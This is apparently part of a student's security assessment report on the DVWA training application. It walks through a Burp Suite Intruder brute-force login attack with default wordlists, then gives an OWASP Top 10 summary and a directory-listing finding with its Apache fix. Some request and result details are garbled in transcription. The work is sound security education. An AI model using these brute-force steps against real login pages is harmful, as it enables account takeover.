


## 9. Select Intruder menu. To add payloads select the user name and password and add markers by clicking “ADD \$” .



## 10. Select the following:

- a. Cluster bomb attack
- b. Payload position: 1 – abc
- c. Payload type: Runtime file
- d. Select file: default\_users.txt from metasploit



## 11. Select the following:

- Payload position: 2 – def
- Payload type: Runtime file
- Select file: default\_pass.txt from metasploit
- Click on Start attack

The screenshot shows the Burp Suite interface with the following configuration:

- Target:** http://127.0.0.1
- Payloads:** Payload position: 2 - def, Payload type: Runtime file, Request count: 42 (approx)
- Payload configuration:** Select file: /usr/share/metasploit-framework/http/default\_pass.txt
- Payload processing:** You can define rules to perform various processing tasks on each payload before it is used.
- Payload encoding:** URL-encode these characters: /<>=+\*^|||^~#

The requests pane shows a single request being crafted:


```
1 GET /OWA/vulnerabilities/route/?username=bob&password=BERTS&login=Login HTTP/1.1
2 Host: 127.0.1.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Priority: u=0, l=1
14
15
16
17
```

## 12. Brup suite will start the attack. The correct credential will be the highest length.

The screenshot shows the results of an intruder attack on http://127.0.0.1. The results table displays the following data:

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
1	GET /OWA/vulnerabilities/route/?username=bob&password=BERTS&login=Login	password	200	3			5072	
2			200	13			5030	
3			200	8			5030	
4			200	6			5030	
5			200	5			5030	
6			200	9			5030	
7			200	7			5030	
8			200	4			5030	
9			200	5			5030	
10			200	6			5030	
11			200	2			5030	
12			200	5			5030	
13			200	4			5030	
14			200	2			5030	
15			200	5			5030	
16			200	4			5030	
17			200	6			5030	
18			200	3			5030	
19			200	5			5030	
20			200	3			5030	
21			200	3			5030	
22			200	5			5030	
23			200	4			5030	
24			200	2			5030	
25			200	4			5030	
26			200	2			5030	
27			200	3			5030	
28			200	5			5030	
29			200	6			5030	
30			200	3			5030	
31			200	3			5030	
32			200	3			5030	
33			200	4			5030	
34			200	4			5030	
35			200	2			5030	
36			200	5			5030	
37			200	2			5030	
38			200	3			5030	
39			200	5			5030	
40			200	8			5030	
41		xamp-p-dev-uncure	200	3			5030	
42			200	4			5030	
43			200	4			5030	
44			200	6			5030	
45			200	6			5030	

### 13. Use the credentials with highest length to successful login.



## **SENSITIVE DATA EXPOSURE :**

Sensitive Data Exposure (now called Cryptographic Failures in OWASP Top 10 2021) refers to vulnerabilities where sensitive information such as passwords, credit card numbers, session tokens, or personal data is not properly protected. Attackers can exploit this to steal user data, impersonate users, or compromise the system.

## **How It Happens:**

- Data sent over HTTP instead of HTTPS.
- Passwords stored in plaintext or using weak hashes (e.g., MD5).
- Hardcoded API keys or credentials in source files.
- Exposed backup files or databases.
- Cookies without Secure/HttpOnly flags.

## **Practical Steps (DVWA - Low Security):**

1. Open **Kali Linux**, launch **DVWA** (<http://localhost/dvwa>).
2. Go to **DVWA Security** tab and set level to **Low**, then press **Submit**.
3. Navigate to “**Weak Session IDs**” or simulate login.
4. Use **Burp Suite** or browser Dev Tools to inspect:

- Passwords sent in plain text
- Session tokens/cookies
- Data stored in insecure local/session storage

## OWASP Top 10 Vulnerabilities:

### 1. Broken Access Control

- Users can access data or actions they shouldn't (e.g., normal users accessing admin features or other users' data).

### 2. Cryptographic Failures

- Sensitive data is not properly encrypted or protected (e.g., passwords stored in plain text, no HTTPS).

### 3. Injection

- Unsanitized input lets attackers inject malicious code (e.g., SQL Injection, Command Injection).

### 4. Insecure Design

- The application is poorly planned from a security perspective (e.g., no input validation, missing design-level security).

### 5. Security Misconfiguration

- Default settings, open files, unnecessary services, or debug info are left exposed (e.g., directory listing enabled).

## 6. Vulnerable and Outdated Components

- The app uses old or vulnerable libraries, frameworks, or plugins (e.g., using an old version of jQuery with known bugs).

## 7. Identification and Authentication Failures

- Weak login mechanisms (e.g., no password limits, session hijacking, weak password storage).

## 8. Software and Data Integrity Failures

- The app doesn't verify updates, code, or data integrity (e.g., installing plugins without validation or signature checking).


## 9. Security Logging and Monitoring Failures

- Lack of proper logging means attacks go unnoticed (e.g., no alerts for multiple failed logins or suspicious activity).

## 10. Server-Side Request Forgery (SSRF)

- The server can be tricked into making requests to internal or unauthorized systems (e.g., fetching sensitive internal URLs).

 **Security Misconfiguration:**



## Description:

The web server is configured to allow directory listing. When a folder does not contain an `index.html` or `index.php`, Apache automatically displays a list of all files in that folder.

## Impact:

An attacker can:

- View and download sensitive files like `secret.php`
- Find hidden or forgotten scripts, backups, or logs
- Gather information to plan further attacks

## Steps to Reproduce:

1. Navigate to: `http://localhost/DVWA/testfolder/`
2. The browser displays a list of all files in the folder, confirming that directory listing is enabled.

## Remediation:

Disable directory listing by editing Apache config:

```
apache
CopyEdit
Options -Indexes
```

- 

Restart Apache:

```
bash
CopyEdit
sudo service apache2 restart
```

## Conclusion

Over the course of this project, we conducted a comprehensive security assessment of a vulnerable web application (DVWA) by systematically exploring the **OWASP Top 10** vulnerabilities. The goal was to simulate real-world attacks and understand the impact, exploitation techniques, and remediation strategies for each identified weakness.

- **Final Week:** Documented every vulnerability with proper screenshots, attack vectors, and remediation advice. Developed a clear understanding of secure coding practices and web application hardening.

This hands-on project significantly enhanced my technical skills in offensive security, vulnerability scanning, and manual testing techniques. It also provided insights into how attackers think and how developers and security professionals can defend against such attacks.